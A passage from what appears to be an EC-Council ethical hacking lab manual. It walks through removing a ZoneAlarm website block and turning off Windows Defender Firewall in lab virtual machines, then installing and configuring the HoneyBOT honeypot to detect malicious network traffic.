


Figure 1.2.14: www.moviescope.com site blocked

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: This is how you can block access for unwanted sites from browsing.

26. Before proceeding for the next task, go to the **ZoneAlarm Firewall Settings** window, select the newly created rule in the **View Zones** section, click **Remove**, and click **OK**.

Note: If a **Delete Confirmation** pop-up appears, click **Yes**.

27. This will remove the block access for the **www.moviescope.com** site.




Figure 1.2.15: ZoneAlarm removing www.moviescope.com from block list

28. Close the ZoneAlarm main window.
29. Click **Show hidden icon** ( ) from the lower right section of **Desktop**. Right-click the **ZoneAlarm** icon and click **Exit** from the context menu.

Note: If a **Shut down** pop-up appears, click **Yes**.

30. Restart the **Windows 10** virtual machine.
31. After the system reboots, log in with the credentials **Admin** and **Pa$$w0rd**.
32. **Uninstall** ZoneAlarm in the **Windows 10** machine. To do so, launch **Control Panel → Programs and Features**. In the **Programs and Features** window, choose **ZoneAlarm Free Firewall** and click **Uninstall**. Follow the wizard-driven uninstallation process to remove ZoneAlarm from the **Windows 10** machine.
33. After the uninstallation is completed, you will receive a prompt to restart the machine; click **Yes** to restart.
34. Once the system reboots, turn off the **Windows Defender Firewall**.
    a. In the **Windows Defender Firewall** window, click the **Turn Windows Defender Firewall on or off** link in the left pane of the window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

🗁 You can also use other firewalls such as ManageEngine Firewall Analyzer (https://www.manageengine.com), pfSense (https://www.pfsense.org), Sophos XG Firewall (https://www.sophos.com), and Comodo Firewall (https://personalfirewall.comodo.com) to block access to a particular website or IP address.

b. In the **Customise Settings** window, select the **Turn off Windows Defender Firewall (not recommended)** radio button for all Domain, Private and Public network settings, and then click **OK**

c. Again, in the **Windows Defender Firewall** window, click **Advanced settings** link in the left pane

d. Once the **Windows Defender Firewall with Advanced Security** appears on the screen, click the **Windows Defender Firewall Properties** link in the **Overview** section

e. The **Windows Defender Firewall with Advanced Security on Local Computer Properties** window appears; in the **Domain Profile** tab, choose **Off** from the **Firewall state** drop-down list. Then, navigate to the **Private Profile** and **Public Profile** tabs and ensure that the **Firewall state** is **Off**. Click **Apply**, and then click **OK**

35. Close all open windows.

36. Turn off the **Windows Server 2019** virtual machine.

TASK 3 Detect Malicious Network Traffic using HoneyBOT

Here, we will use the HoneyBOT tool to detect malicious network traffic.

Note: Ensure that the **Windows 10** virtual machine is running.

1. Turn on the **Windows Server 2016** and **Parrot Security** virtual machines.
2. In the **Windows Server 2016** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.
3. Navigate to **Z:\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\Honeypot Tools\HoneyBOT**. Double-click **HoneyBOT_018.exe** to launch the HoneyBOT installer. Follow the wizard-driven steps to install HoneyBOT.

🗁 HoneyBOT is a medium interaction honeypot for windows. A honeypot creates a safe environment to capture and interact with unsolicited traffic on a network. HoneyBOT is an easy-to-use solution that is ideal for network security research or as part of an early-warning IDS.

Note: If the **User Account Control** window appears, click **Yes**.

4. Once the installation of HoneyBOT completes, in the **Completing the HoneyBot Setup Wizard** window, uncheck the **Launch HoneyBOT** option, click **Finish**.
5. Now, click the **Start** icon from the left-bottom of **Desktop**. Under **Recently added** applications, right-click **HoneyBOT → More → Run as administrator**, as shown in the screenshot.




Figure 1.3.1: Launch HoneyBOT

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **HoneyBOT** configuration pop-up appears; click **Yes** to configure HoneyBOT.




Figure 1.3.2: HoneyBOT configuration pop-up

7. The HoneyBOT **Options** window appears with default options checked on the **General** settings tab. Leave the default settings or modify them accordingly.
8. In this task, we are leaving the settings on default for the **General** tab in the **Options** window.




Figure 1.3.3: HoneyBOT Options-General

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Click the **Email Alert** tab; if you want HoneyBOT to send you email alerts, check **Send Email Alerts**, and fill in the respective fields.

   Note: In this task, we will not be providing any details for email alerts.




Figure 1.3.4: HoneyBOT Options-Email Alert

10. On the **Exports** tab, in which you can export the logs recorded by HoneyBOT, choose the required option to view the reports, and then proceed to the next step.




Figure 1.3.5: HoneyBOT Options-Exports

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. On the **Updates** tab, uncheck **Check for Updates**; click **Apply** and click **OK** to continue.

Note: If a **Bindings** pop-up appears, click **OK** to continue.




Figure 1.3.6: HoneyBOT Options-Updates

12. The **HoneyBOT** main window appears, as shown in the screenshot.
13. Now, leave the HoneyBOT window running on **Windows Server 2016**.

